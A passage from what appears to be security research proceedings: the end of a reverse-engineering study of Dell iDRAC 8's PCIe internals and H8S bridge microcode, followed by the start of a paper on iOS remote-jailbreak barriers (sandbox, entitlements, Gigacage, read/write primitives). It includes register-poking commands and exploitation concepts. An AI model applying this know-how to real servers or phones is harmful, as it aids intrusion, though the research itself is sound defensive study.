*(u32*)0xFFEE0150 = 0x40010000;

snprintf(msg, MAX_MSG_LEN, "Init PCIe mailbox(PCIe 0xFFEE0150=0
    x40010000)");
```

Listing 11. Extract from U-Boot's function `init_mailbox`, in `externalsrc/u-boot-idrac8/u-boot_B0/board/renesas/sh7757lcr/util_idrac_main.c`.

```
#define PCIE_BASE   0xffca0000
#define LADMSK0     (PCIE_BASE + 0x1264)
#define BARMAP      (PCIE_BASE + 0x1420)

static int __init sh_pcie_init(void)
{
    printk(KERN_INFO "enable PCIe shared memory area\n");

    __raw_writel(0x00000ff2, LADMSK0);
    __raw_writel(0x00000001, BARMAP);

    return 0;
}
```

Listing 12. Extract from Dell's Linux source tree, in `externalsrc/linux-yocto/arch/sh/boards/board-sh7757lcr.c`.

In order to read the current configuration of these hardware registers, it would be possible to craft a program that opens `/dev/mem` and reads data from iDRAC's physical memory. This is nevertheless not needed as Dell provides two programs that can be used to access this memory: `MemAccess` and `MemAccess2` (listing 13).

```
[SH7757 /]$ MemAccess2 -rl -a ffca0000
0xffca0000 = 001b1912 00100007 : 05000000 00000000
0xffca0010 = 91901000 91900000 : 00000000 00000000
0xffca0020 *
0xffca0030 = 00000000 00000040 : 00000000 000001ff
```

Listing 13. Using `MemAccess2` to read PBI's PCIe configuration.

Using `lspci` on another computer to decode the dumped data leads to an output that seems reasonable for PCIe configuration registers (listing 14).

```
$ lspci -nnvvvxxx -F pbi-config-dump.hex
RAM memory [0500]: Renesas Technology Corp. SH7758 PCIe End-Point [
    PBI] [1912:001b]
    Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop-
        ParErr- Stepping- SERR- FastB2B- DisINTx-
    Status: Cap+ 66MHz- UDF- FastB2B- ParErr- DEVSEL=fast >TAbort- <
        TAbort- <MAbort- >SERR- <PERR- INTx-
    Latency: 0
    Interrupt: pin A routed to IRQ 255
    Region 0: Memory at 91901000 (32-bit, non-prefetchable)
    Region 1: Memory at 91900000 (32-bit, non-prefetchable)
    Capabilities: [40] Power Management version 3
        Flags: PMEClk- DSI- D1- D2- AuxCurrent=0mA PME(D0-,D1-,D2-,
            D3hot+,D3cold-)
        Status: D0 NoSoftRst+ PME-Enable- DSel=0 DScale=0 PME-
    Capabilities: [50] MSI: Enable- Count=1/8 Maskable- 64bit+
        Address: 0000000000000000  Data: 0000
    Capabilities: [70] Express (v2) Endpoint, MSI 07
        DevCap: MaxPayload 128 bytes, PhantFunc 0, Latency L0s <64ns
            , L1 <1us
            ExtTag+ AttnBtn- AttnInd- PwrInd- RBE+ FLReset+
                SlotPowerLimit 0.000W
        DevCtl: Report errors: Correctable- Non-Fatal+ Fatal+
            Unsupported+
            RlxdOrd+ ExtTag+ PhantFunc- AuxPwr- NoSnoop+ FLReset-
            MaxPayload 128 bytes, MaxReadReq 4096 bytes
        DevSta: CorrErr- UncorrErr- FatalErr- UnsuppReq- AuxPwr-
            TransPend-
        LnkCap: Port #0, Speed 2.5GT/s, Width x1, ASPM L0s, Exit
            Latency L0s unlimited
            ClockPM- Surprise- LLActRep- BwNot- ASPMOptComp+
        LnkCtl: ASPM Disabled; RCB 64 bytes Disabled- CommClk-
            ExtSynch- ClockPM- AutWidDis- BWInt- AutBWInt-
        LnkSta: Speed 2.5GT/s, Width x1, TrErr- Train- SlotClk-
            DLActive- BWMgmt- ABWMgmt-
        DevCap2: Completion Timeout: Not Supported, TimeoutDis+, LTR
            -, OBFF Not Supported
        DevCtl2: Completion Timeout: 50us to 50ms, TimeoutDis-, LTR
            -, OBFF Disabled
             AtomicOpsCtl: ReqEn-
        LnkCtl2: Target Link Speed: 2.5GT/s, EnterCompliance-
            SpeedDis-
             Transmit Margin: Normal Operating Range,
                 EnterModifiedCompliance- ComplianceSOS-
```

```
             Compliance De-emphasis: -6dB
        LnkSta2: Current De-emphasis Level: -6dB,
            EqualizationComplete-, EqualizationPhase1-
             EqualizationPhase2-, EqualizationPhase3-,
                 LinkEqualizationRequest-
00: 12 19 1b 00 07 00 10 00 00 00 00 05 00 00 00 00
10: 00 10 90 91 00 00 90 91 00 00 00 00 00 00 00 00
20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
30: 00 00 00 00 40 00 00 00 00 00 00 00 ff 01 00 00
40: 01 50 03 40 08 00 00 00 00 00 00 00 00 00 00 00
50: 05 70 86 00 00 00 00 00 00 00 00 00 00 00 00 00
60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
70: 10 00 02 0e 20 80 00 10 1e 59 00 00 11 f4 43 00
80: 00 00 11 00 00 00 00 00 00 00 00 00 00 00 00 00
90: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 14. Parsing of PBI's PCIe configuration with `lspci`.

PBI's kernel module creates device node `/dev/sh_pbi`, which can be used by iDRAC's userspace programs. iDRAC's firmware contains command `pbitest` and library `libpbidrv.so` that use this device in order to communicate with something unknown using a *mailbox*. After reading the content of `lib_pbidrv.h`, it appears that the PBI is used as a communication channel between the main operating system and the iDRAC in order to control the LCD screen that may be found on the front panel of a server: this LCD is managed by the iDRAC and the main operating system can issue commands to make the iDRAC perform some actions on it (display a text, read the state of its buttons, etc.).

Looking back at these findings, something seems missing: this PBI device does not appear in the PCIe device tree of the main operating system of the studied server, even though it is possible for the main operating system to control the content of the LCD. Reading more web pages leads to several scripts and a Dell document named "Using IPMItool raw commands for remote management of dell PowerEdge Servers" [19]. This document gives two `ipmitool` commands to write custom messages on the LCD display (listing 15). `ipmitool` sends IPMI commands to the iDRAC through the SMBus or through the network, not through the PCIe bus.

```
ipmitool raw 0x6 0x58 193 0 0 length ASCII_hex_values
ipmitool raw 0x6 0x58 194 0
```

Listing 15. Create custom LCD messages with IPMItool.

19. `https://www.dell.com/downloads/global/power/ps4q07-20070387-Babu.pdf`

Even though using a PCIe device such as the PBI is not needed to allow the main operating system to define messages displayed on the LCD display of the server, the PBI still exists. Its PCIe configuration registers are present in iDRAC's physical memory but the device seems to be somehow disabled. A comment in U-Boot's source code clarifies the situation: Dell configured the device to be "hidden" (listing 16).

```
    // On 13G systems, fix issue with hiding PBI device. Writing to
        PSPPBCTL DRS[1:0] = '01b'
    if(is_sh7758())
            writel(0x00000100, 0xffd60080);
```

Listing 16. Extract from U-Boot's `init_pcie_bridge` function, in `externalsrc/u-boot-idrac8/u-boot_B0/board/renesas/sh7757lcr/sh7757lcr.c`.

As hiding the device is performed by setting a bit to 1 in a 32-bit value at `0xffd60080` (in iDRAC's physical memory), setting this bit to zero might unhide it. Unfortunately, doing `MemAccess2 -wl -a ffd60080 -d 00000000` to clear the bit leads to a freeze of the main operating system, which is then unable to boot (the screen stays black). Setting the bit back to one (with `MemAccess2 -wl -a ffd60080 -d 00000100`) makes the main operating system boot again. This might be an issue that Dell experienced which led to the hiding of the PBI device on 13th Generation servers (using iDRAC 8).

To conclude this part, iDRAC 8's firmware contains code for a hidden PCIe device named PBI. It is possible that this device was used to allow the main operating system to define the content of the LCD display of the server, but in iDRAC 8 there exists another way to perform this operation, through IPMI commands. The code hiding the PBI modifies a register of a component named "PCIe bridge" in U-Boot's code. The next part focuses on this component.

4.5 The mythical PCIe bridge's microcode

While looking at references to the PCIe bus in Dell's U-Boot code, several parts refer to a PCIe bridge. For example, `externalsrc/u-boot-idrac8/u-boot_B0/board/renesas/sh7757lcr/bld_bridge.c` defines a *usage* function which prints:

```
Usage: bld_bridge <pcie_bridge.src> <7757|7758>
<util_pciebridge775X.c>
```

This file also contains a comment from Dell's developers:

> The PCIe section of the Renesas processor requires u-boot to load the PCIe microcode. Renesas uses a dedicated sector/s to store this info. Dell cannot leave this as a seperate sectors because the versioning and test matrix make this a big mess. So we will make it part of u-boot.

The function that loads this PCIe microcode is `init_pcie_bridge`, located in `sh7757lcr.c` (listing 17). It uses four hardware registers:

- `PCIEBRG_CTRL_H8S = 0xffd60000` in order to reset and start the PCIe bridge controller ;
- `PCIEBRG_CP_ADDR = 0xffd60010` in order to configure the start address of the loaded microcode (`0x0000`) ;
- `PCIEBRG_CP_DATA = 0xffd60014` in order to load the microcode by chunks of 16 bits ;
- `PCIEBRG_CP_CTRL = 0xffd60018`.

```
writew(0xa501, PCIEBRG_CTRL_H8S);  /* reset */
writew(0x0000, PCIEBRG_CP_CTRL);
writew(0x0000, PCIEBRG_CP_ADDR);
for (i = 0; i < pcie_cnt; i += 2) {
    tmp = (data[i] << 8) | data[i + 1];
    writew(tmp, PCIEBRG_CP_DATA);
}
writew(0xa500, PCIEBRG_CTRL_H8S);  /* start */
if (!is_sh7757_b0())  /* Cn or Shasta */
    writel(0x00000001, PCIE_PBICTL3);  /* PBI control register3 */
```

Listing 17. Extract from U-Boot's `init_pcie_bridge` function, in `externalsrc/u-boot-idrac8/u-boot_B0/board/renesas/sh7757lcr/sh7757lcr.c`.

The microcode which is loaded can be found in the archive published on `https://opensource.dell.com/` next to U-Boot's code. It indeed comes from either `bridge7757.mot` or `bridge7758.mot`, which are files in Motorola S-Record format. The files can be converted into raw binary files using a command such as `objcopy -I srec -O binary input-file.mot output-file`. In order to find out which file is used on the studied Dell PowerEdge R730 server, a possible way consists in reading U-Boot's log using "`dellutil ublog`" from iDRAC's shell (listing 18). As this log contains "`SH7758_A0`", `bridge7758.mot` contains the loaded microcode.

```
$ dellutil ublog
INFO: 00:007 SH-4A Product: Major Ver=0x31  Minor Ver=0x20 D0 Little
     endian
              Family=0x10    Major Ver=0x30  Minor Ver=0x0b
...
PASS: 00:008 PCIe SH7758_A0 Ver=0.03 MCTP en, CRC=0x70ae6992
    @0x8efd591c cnt=0x18000
INFO: 00:008 Init PCIe mailbox(PCIe 0xFFEE0150=0x40010000)
```

Listing 18. Extract from command `dellutil ublog`.

The binary content of the microcode starts with a kind of header which is parsed using `struct pcie_brg_hdr` in `util_idrac_main.c`, followed by some data that starts at offset `0x100`. This data does not look random enough to be compressed or encrypted. The repetitions of 16-bit patterns suggests that this data contains code for a CPU using a 16-bit instruction set, which is neither x86 nor SH4. Looking back at the code from `sh7757lcr.c` (listing 17), it appears that H8S is the name of a 16-bit microcontroller series made by Renesas. It belongs to the H8 family, which also includes the 8-bit H8/300 microcontroller used in LEGO Mindstorms's RCX programmable brick.

Hex-Rays' interactive disassembler (IDA) supports many instruction sets from the H8 family, including "Hitachi H8S advanced". This enables to confirm that the loaded microcode contains code at offset `0x100`. Further analysis gives the following map of `bridge7758.mot`'s decoded content:

- `0x0000` to `0x003b`: firmware header (listing 19).
  - `0x0000`: address of entry point or reset vector entry (`0x0100` as 32-bit Big Endian integer).
  - `0x0004`: chip version, `0x03` for SH7758 A0 (it is `0x00` for SH7757 A0, `0x01` for SH7757 B0 and `0x02` for SH7757 C0).
  - `0x0005`: chip slice, `0x00` .
  - `0x0006`: firmware version, `0x03`.
  - `0x0007`: MCTP (Management Component Transport Protocol) mode, `0x01` (enabled).
  - `0x0030` to `0x003b`: probably an interrupt vector table, with three 32-bit addresses of functions (`0x010a`, `0x01f8`, `0x033c`).
- `0x0100` to `0x03a9`: code segment using H8S instruction set. This segment implements interrupt handlers and a reset handler that resets the stack to `0x00ffc000` and calls a function located at `0x0001685a` in a loop. This function is most likely the `main` function of the firmware.
- `0x03aa` to `0x2105`: read-only data segment. This segment contains 16-bit words that match the PCI vendor ID and device ID of the PCIe bridges listed in figure 4 (section 4.1).
- `0x2106` to `0x16929`: code segment, in H8S instruction set. This segment implements most of the functions of the firmware.
- `0x1692a` to `0x017fff`: padding with zeros.

```
0000: 0000 0100 0300 0301 0000 0000 0000 0000
0010: 0000 0000 0000 0000 0000 0000 0000 0000
0020: 0000 0000 0000 0000 0000 0000 0000 0000
0030: 0000 010a 0000 01f8 0000 033c 0000 0000
```

Listing 19. Hexadecimal dump of `bridge7758.mot`'s header.

One of the first steps of the analysis of the firmware consists in finding out how the memory space of the H8S microcontroller is organized. Studying the performed memory accesses leads to the following layout:

— `0x000000` to `0x017fff`: loaded firmware (98304 bytes)
— `0xffa000` to `0xffc000`: RAM (8192 bytes, global variables and stack, which is decreasing from the top)
— `0xffc000` to `0xffffff`: memory-mapped input/output (many hardware registers)

The H8S microcontroller uses 24-bit addresses. This makes it difficult to perform the analysis using usual software, as most of them either restrict the address space to 16 bits or to 32 bits. For example Hex-Rays' IDA software extends 16-bit addresses to 32 bits when using processor "Hitachi H8S advanced (h8s300a)", which messes up with the references of data located in RAM and IO regions. Thankfully, IDA's processor "Hitachi H8/300H advanced (h8300a)" extends 16-bit addresses to 24 bits, so this processor module can be used instead of H8S.

When reading the code of many functions of the firmware, a common pattern stands out: nearly all functions starts by setting a 16-bit variable at address `0xffa9be` to a constant value. For example the function starting from `0x002106` sets this value to `0x64`, the one starting from `0x002156` to `0x65`, the one from `0x0021a4` to `0x66`, etc. This seems to indicate a kind of *unique function identifier*, which can help to produce traces when debugging the code.

The value of this global variable is only read in one function of the firmware: the one starting at `0x00010a`. This function could be an interrupt handler (for example to handle a timer). It starts by reading the least significant bit of the byte located at `0xffd033`. If this bit is set, it resets it, reads a 16-bit integer from `0xffd034` and runs instructions depending on the value. The function then writes a 16-bit integer to `0xffd022` that comes from the instructions that were executed.

In short, the interrupt handler at `0x00010a` parses a 16-bit operation code from a hardware register, performs the specified operation and writes the result to another hardware register. Figure 7 enumerates the possible commands.

Can the iDRAC issue commands to the H8S through these 16-bit opcodes? The study of the use of the hardware register located in `0xffd000` leads to several facts:

1. In several locations, the firmware sets `0xffd000` to value `0xa501` and register `sp` (the stack pointer) to `0xffc000`.

2. The iDRAC resets the H8S microcontroller by setting `0xffd60000` (in iDRAC's physical memory) to value `0xa501` (cf. listing 17).
3. `0xffd000` is next to the addresses used by the function at `0x00010a`, in H8S microcontroller's memory.

Opcode	Description
`0x0XXX` with `0xXXX` $\leq$ `0x7ae`	Get the 16-bit integer at `0xffc000` + (`0xXXX`&`0xffe`) (this is the beginning of the memory-mapped I/O region)
`0x0800`	Get the 16-bit integer at `0x000004` (which is `0x0300`)
`0x0802`	Get the 16-bit integer at `0x000006` (which is `0x0301`)
`0x0900`	Get the 16-bit integer at `0xffa9be` (the function identifier) This value can also be read by commands `0x70bc` and `0x70bd`.
`0xXYYY` with `0xX` ≥ 1 and `0xYYY` $\leq$ `0x157`	Get the 32-bit integer at `0xffa000` + ((`0xX` $-$ 1) $\times$ `0x180`) + (`0xYYY`&`0xffc`) and use the least significant 16-bit word if `0xYYY`&2 = 0, the most one otherwise.
Others	Do not change the value at `0xffd022`

Fig. 7. Table of commands implemented by the H8S microcontroller. All integers are Big Endian, `0xX` is a notation meaning "a digit in base 16" (aka. a *hexdigit*) and & is the bitwise-AND operation.

Therefore the register located at address `0xffd60000` in iDRAC could match the one at `0xffd000` in the microcontroller. The other registers do not map as well, but brute-forcing some registers leads to discovering that the iDRAC can indeed issue commands to the H8S (figure 8).

iDRAC's address	H8S's address	Description
`0xffd60000`	`0xffd000`	`PCIEBRG_CTRL_H8S` in U-Boot's source code: writing value `0xa501` resets the microcontroller writing value `0xa500` starts the microcontroller
`0xffd60028`	`0xffd022`	Command result (16-bit Big Endian)
`0xffd60030`	`0xffd033`	Command trigger: writing `0x01` triggers a command execution
`0xffd60034`	`0xffd034`	Command opcode (16-bit Big Endian)

Fig. 8. Alleged mapping of hardware registers shared by the iDRAC and the H8S.

For example, running the commands written in listing 20 from a shell on the iDRAC leads to confirming that command `0x0802` returns `0x0301`.

```
MemAccess2 -ww -c 1 -a 0xffd60034 -d 0802
MemAccess2 -ww -c 1 -a 0xffd60030 -d 0001
MemAccess2 -rw -c 1 -a 0xffd60028
```

Listing 20. Executing operation `0x0802` on H8S microcontroller.

In summary, when the iDRAC boots, its bootloader loads a firmware to a H8S microcontroller named "PCIe bridge". This firmware contains references to some PCIe components that are located between the PCIe root complex and the graphics card (figure 4 in section 4.1). The analysis of the firmware led to the discovery of a communication channel that allows the iDRAC to issue commands on this new microcontroller.

5 Conclusion

The iDRAC is quite powerful in a Dell server, but it does not seem to be able to directly access the PCIe bus in order to read and write to the main memory. More precisely, the devices that are closely related to the PCIe bus (the virtual USB devices, the graphics card, the PBI device, etc.) do not provide such an access.

The analysis achieved to uncover a curious component named "PCIe bridge" by iDRAC's bootloader. This component uses a H8S microcontroller which is related to the PCIe bus of the Dell server. It has not yet been found whether this microcontroller could craft DMA requests to the main memory. When this article was written (in April 2019), the work of analyzing the H8S firmware was still in progress.

Anyway, it is recommended to restrict the access to the services provided by iDRAC (web server, SSH, IPMI, SNMP, etc.) for example by exposing them only on a dedicated network and by disabling services that are not used. It is also recommended to keep iDRAC's firmware up to date in order to prevent attackers from being able to exploit known critical vulnerabilities, such as CVE-2018-1207. French-speaking readers can refer to recommendations published by CERT-FR for more details [4].

A Glossary

BMC: Baseboard Management Controller, an almost-almighty computer inside a computer.
DMA: Direct Memory Access, a way for peripherals to read and write data in the main memory (RAM) of a computer.
iDRAC: integrated Dell Remote Access Controller, Dell's BMC.
IOMMU: Input-Output Memory Management Unit, a device that restricts the use of DMA on a computer.
IPMI: Intelligent Platform Management Interface, a standard which is implemented by BMC to help users managing a computer.

KVM: Keyboard-Video-Mouse interface, which is the main way to interact with a computer in the Real World. A BMC can provide a virtual KVM for remote users.
SMASH CLP: Systems Management Architecture for Server Hardware - Command Line Protocol, a standard which is implemented by BMC in order to help command-line users managing a computer.
SMBus: System Management Bus, a simple 2-wire bus derived from I^2C.
SSIF: SMBus System InterFace, a protocol that can be used over SMBus to interact with a BMC that supports it, like Dell's iDRAC.
UDC: USB Device Controller, a component that controls USB devices. On a server, such a component may host virtual USB devices provided by a BMC.

References

1. Anthony Bonkoski, Russ Bielawski, and J. Alex Halderman. BIlluminating the Security Issues Surrounding Lights-Out Server Management. In *Proceedings of the 7th USENIX Workshop on Offensive Technologies (WOOT'13)*, 2013. https://jhalderm.com/pub/papers/ipmi-woot13.pdf.
2. Felix Emmert. Out-of-Band Network Management. *Network*, 69, 2015. https://pdfs.semanticscholar.org/5046/999858f4409c9b6b533a04de36cd508848bd.pdf.
3. Mark Ermolov and Maxim Goryachy. How to Hack a Turned-Off Computer, or Running Unsigned Code in Intel Management Engine. *Black Hat Europe*, 2017. https://www.blackhat.com/eu-17/briefings.html#how-to-hack-a-turned-off-computer-or-running-unsigned-code-in-intel-management-engine.
4. CERT FR. Bulletin d'actualité CERTFR-2017-ACT-014. 2017. https://www.cert.ssi.gouv.fr/actualite/CERTFR-2017-ACT-014/.
5. Fabien Périgaud, Alexandre Gazet, and Joffrey Czarny. Backdooring your server through its BMC: the HPE iLO4 case. *SSTIC*, 2018. https://www.sstic.org/2018/presentation/backdooring_your_server_through_its_bmc_the_hpe_ilo4_case/.
6. Fabien Périgaud, Alexandre Gazet, and Joffrey Czarny. Subverting your server through its BMC: the HPE iLO4 case. *Recon Brussels*, 2018. https://recon.cx/2018/brussels/talks/subvert_server_bmc.html and https://github.com/airbus-seclab/airbus-seclab.github.io/blob/master/ilo/RECONBRX2018-Slides-Subverting_your_server_through_its_BMC_the_HPE_iLO4_case-perigaud-gazet-czarny.pdf.
7. Fabien Périgaud, Alexandre Gazet, and Joffrey Czarny. Turning your BMC into a revolving door. *ZeroNights*, 2018. https://2018.zeronights.ru/en/reports/turning-your-bmc-into-a-revolving-door/, https://airbus-seclab.github.io/ilo/ZERONIGHTS2018-Slides-EN-Turning_your_BMC_into_a_revolving_door-perigaud-gazet-czarny.pdf.
8. Matias Soler, Sebastian Soler, and Nico Waisman. The Unbearable Lightness of BMC's. *Black Hat US*, 2018. https://www.blackhat.com/us-18/briefings/schedule/index.html#the-unbearable-lightness-of-bmcs-10035.

WEN ETA JB? A 2 million dollars problem

Eloi Benoist-Vanderbeken and Fabien Perigaud
eloi.benoist-vanderbeken@synacktiv.com
fabien.perigaud@synacktiv.com

Synacktiv

Abstract. iPhones are generally considered to be the most secure in their category. Indeed, unlike the Android ecosystem, Apple has the advantage of controlling both the hardware and the software part of its phones. As a result, it is possible for them to directly take advantage of the latest advances in hardware as soon as they are available.

This article aims at showing that the $2M bounty from Zerodium for a remote iOS jailbreak might not be overrated.

1 Introduction

Since Apple released its first iPhone back in 2007, there has been a growing interest in the ability to jailbreak it, allowing the user to gain root access to his device and install custom applications, without relying on the official Apple Store.

While first jailbreaks just consisted in flashing patched firmwares through legitimate mechanisms, Apple quickly introduced protections preventing this trick. Jailbreakers then started looking for security vulnerabilities to gain code execution on the device. Most of these vulnerabilities required plugging the iPhone on a computer via USB and booting it in a special mode for the vulnerability to be exploited.

For the sake of simplicity, the website jailbreakme.com appeared shortly after, allowing to jailbreak a vulnerable iPhone by simply visiting a web page through the Safari browser. This website had multiple versions exploiting different vulnerabilities, starting from a buffer overflow in libtiff for iPhone OS 1.x directly allowing a jailbreak, to full exploit chains on iOS 4.x exploiting an initial bug to gain arbitrary code execution, followed by another one that elevates privileges to root (Star [19] and Saffron [18] jailbreaks). The latest jailbreak running through Safari, TotallyNotSpyware, targets 64-bits iOS 10.x devices by chaining a Safari and a kernel exploit.

While these websites have created a huge fan base of iPhone users, they also provided free stable exploit chains which could easily be reused

by malicious parties to gain arbitrary code execution with high privileges on the targeted devices.

Over the years, Apple fixed a bunch of vulnerabilities and added several mitigations to harden its devices, on both the software and hardware parts, to prevent attackers or `jailbreakers` from exploiting the browser, the kernel, and gaining persistence on the `iPhones`. Nowadays, `jailbreaks` are usually simple applications embedding a kernel exploit and patching some userland services to allow unsigned code to run on the device; the whole chain including the browser exploit and the persistence mechanism having become too costly in time to develop.

On the offensive side, vulnerability brokers announce very high prices to acquire such a full exploit chain: Zerodium recently raised the bar to 2 millions dollars [38]!

In this article, we will detail all the barriers an attacker has to defeat to obtain a remote `iOS` jailbreak.

2 Definitions

2.1 iOS Sandbox

The sandbox is the first obstacle faced by an attacker. It is implemented in the kernel and is able to block or allow specific actions and to grant privileges. Each process can have a unique sandbox profile. A sandbox profile is a set of rules that describes how to make the decision to allow/grant each filtered action/privilege. If the action is forbidden, the sandbox profile can choose to report the violation in the logs. Sandbox rules have access to specific variables such as the process entitlements, the *uid*, the arguments passed to the filtered function, the type of the kernel build (debug or release), etc.

Sandbox rules are written in SandBox Profile Language (SBPL), a Scheme-based language, which is compiled into a bytecode interpreted by the kernel. In iOS, the sandbox profiles are stored directly in the kernel in read-only pages. It is technically possible to create other sandbox profiles but this doesn't seem to be used by iOS. The sandbox profile is usually specified by name in the executable entitlement, it could also be provided by the parent process by using the undocumented *posix_spawn* attributes or by using *mac_execve* but this doesn't seem to be used in iOS.

2.2 amfid

On iOS, a binary can either be signed by Apple, which is the case for all classic applications, or have its hash directly embedded in the kernel, which makes it a platform binary. In the first case, part of the signature verification is delegated to `amfid`, a userland daemon.

This makes sense because the signature verification process is very complex: `amfid` doesn't just check whether the signature is cryptographically correct, it also has to check that the certificate is not revoked, that the provisioning profile—if any—is correct, that it has been approved by the user in case of an enterprise profile, etc.

2.3 TrustedBSD MAC Framework

A lot of the security mechanisms in XNU are built around the TrustedBSD *Mandatory Access Control Framework* (abbreviated MACF in the XNU sources and in this article). To quote the TrustedBSD documentation:

> Mandatory access controls extend operating system access control policy by allowing administrators to enforce additional constraints on user and application behavior. The TrustedBSD MAC Framework is a kernel programming interface allowing loadable modules to augment the system security policy in order to implement mandatory access control in a flexible manner.

Before executing sensitive functions, the kernel will call the MACF hooks to let them decide if the current process is authorized to do the operation or not.

2.4 Mach subsystem

The iOS kernel, XNU, is a hybrid kernel built on BSD and Mach. Basically, the Mach subsystem is built around ports receiving messages. A port is an interface to a service provided by a server. The server owns the unique receive right on the port and clients use their send right to send messages to the server. Mach messages can contain payloads of almost arbitrary size and port rights. In userland, a port is identified by a port name which is basically an index that is similar to handles in Windows.

Depending on the context and by metonymy, the word port can design a port name or a port send/receive right. In this article, the word port will be used to refer to a port send right.

A Mach service can be provided by a userland process or by the kernel. In the latter case, the port identifies a kernel object which can be a task

(the Mach representation of a process), a thread, the host, etc. A task port can be used to read and write a process memory and a thread port can be used to suspend, resume a thread and to modify its context. As thread ports can be retrieved via a task port right thanks to the *task_threads* function, having a task port was sufficient to completely take over a process until Apple added some hardening...

2.5 Dyld shared cache

To save on RAM and speed-up the loading and runtime of libraries on `iOS` and `macOS`, system libraries are merged into a big cache named the *dyld shared cache*. The dependencies are resolved offline to eliminate the indirect branches and memory accesses, thus accelerating the code. As the shared cache code is not position independent, it is loaded at the same virtual address in all the processes (like Windows and unlike Linux). This considerably eases the exploitation of privileged services by eliminating all the benefit of the ASLR against code reuse attacks. At least up to `A12`...

2.6 Entitlements

To provide a more granular permission level and more in-depth security, Apple introduced the `entitlement` concept. Signed, applications and executable files can be bound with `entitlements`, which represent different permissions at the application level. An `entitlement` is characterized by a name, such as `com.apple.developer.networking.networkextension`, and by a value that is often a boolean, but can also be another structured type (array, dictionary...).

`Entitlements` are checked by services and the kernel in order to choose whether the requested action is allowed. For example, the `entitlement` `com.apple.private.kernel.global-proc-info` is mandatory to access any `API` that lists information about running processes, `task_for_pid-allow` gives a process the right to get the task of another process, `get-task-allow` is used to authorize debuggers to attach to the process which has this `entitlement`, etc.

Third party developers or entities such as companies can only sign binaries with a limited set of `entitlements`.

3 Initial RCE

3.1 Targetting the web browser

Usually, exploit chaining starts by gaining code execution in the context of a process exposed to the outside world. There are several endpoints running on an iPhone which can be directly targeted in a zero-click or one-click scenario, such as:

— Baseband: this is the component handling all the radio communication. Attack surface is quite huge and it usually lacks the latest software mitigations.
— SMS/MMS on the application side: the applications handling these messages can be reached without user interaction, but exploiting a vulnerability can be quite complicated because of the lack of a scripting environment.
— Documents parsers (PDF, Office files): the applications handling documents usually provide means to manipulate the memory layout but still lack a real scripting environment.
— Web browsers: this is the easiest target to exploit because of the ability to execute arbitrary `JavaScript` code, leading to strong memory manipulation and action chaining primitives.

`Safari` is `iOS` default browser, based on the open-source `WebKit` engine [2]. During the last few years, a huge effort has been performed to introduce new mitigations complicating exploitation, which will be the main topic of this section.

3.2 Gaining read and write primitives

One of the first goals in the process of making an exploit is to gain arbitrary read and write (R/W) primitives to the process memory, in order to achieve effective code execution. Gaining these primitives is usually achieved by abusing one of the objects allowing arbitrary data storage in a backend buffer, such as `JavaScript Array`, `ArrayBuffer` and `TypedArray` objects.

`ArrayBuffers` and `TypedArrays` are the best targets, since they provide methods to store various data types directly in the backing buffer, such as 8, 16 and 32 bits signed and unsigned integers, as well as floats.

On the other hand, `Arrays` can contain mixed content, and thus values are usually stored in their `boxed` form. In `WebKit`, `JavaScript` values are stored as `JSValues`. A `JSValue` is a 64-bits integer, where the upper

16-bits are used as a marker defining the encoded data type. The following types can be encoded in JSValues:

— Integers: the 16 upper bits are set to 1, and a 32-bits integer is stored in the lower 32-bits.
— Pointers: the 16 upper bits are set to 0, and a pointer is stored in the remaining 48 bits, which is sufficient because `iOS` on `AArch64` only addresses 39 bits of memory.
— Floats: any other value for the 16 upper bits. The actual float value is computed by substracting `1 « 48`.

For the sake of optimization, when all the elements contained in an `Array` share the same type, they are stored in their `unboxed` form (e.g. a float is directly stored as a float, and an integer as an integer). Thus, an `Array` containing only floats is also a good target, since you can almost fully control the 64-bits of data written in the backing buffer.

Therefore, gaining arbitrary R/W primitives could be achieved by forging one of these objects in memory, or modifying an existing one (by changing the pointer to their backing buffer by the pointer where we want to read or write data).

3.3 Here comes the Gigacage

To prevent using these objects to gain R/W primitives, `WebKit` introduced a new allocation zone called the `Gigacage`.
For each dangerous object type, a 32 GB zone is allocated, and all the backing buffers are allocated in this zone. Finally, a 32 GB `runway` zone is also allocated, with `PROT_NONE` protection.

At the time of writing this article, there are only two kinds of `Gigacages`:

— `Primitive`: this `Gigacage` contains the `ArrayBuffers` backing buffers and the `WASM` allocations.
— `JSValue`: this one contains the `Butterflies` allocations, which is the structure used as the backing buffer for various objects, such as `Arrays`.

Using a 32 GB size means that if one can corrupt the size (which is stored as an unsigned 32-bits integer) of an object storing the biggest items (up to 8 bytes), the access will still land in one of the zones or in the `runway` zone, ensuring that no harmful data would be corrupted. As the `Primitive` cage can receive arbitrary values, the `runway` zone is allocated just after it.

A third kind of `Gigacage`, `String`, was originally introduced to hold the `String` objects buffers, but removed in May 2018 [10] because of performance issues. This decision has a strong impact on security: `String` objects can now be used to build an arbitrary read primitive. However, as `Strings` are immutable in `JavaScript`, they cannot be used to build a write primitive.

Fig. 1. `Array` object pointing to the `Gigacage`.

Using these new allocation zones would be meaningless if the pointers were simply used as-is when getting or setting data in the backing buffers. In fact, whenever one of these `Gigacage` pointers (named `CagedPtr`) are accessed, its value is masked to make it an offset into a `Gigacage`, and added to the `Gigacage` base pointer corresponding to its kind (see listing 1).

```
void* caged(Kind kind, void* ptr) {
    void* gigacageBasePtr = basePtr(kind);
    if (!gigacageBasePtr)
        return ptr;
    return gigacageBasePtr + (ptr & mask(kind));
}
```

Listing 1. Simplified `caged` function.

Using this access method ensures that, even if the backing buffer pointer is corrupted to point outside of a `Gigacage`, read and write accesses will be performed inside a `Gigacage`.

Attackers wanting an arbitrary write primitive will thus have to find other objects to corrupt, and might end up with a less convenient primitive.

3.4 Shellcode execution

After having gained arbitrary R/W primitives, the next goal usually consists in achieving arbitrary shellcode execution. While this seems to be an easy task, such an execution in an `iOS` process is not just a matter

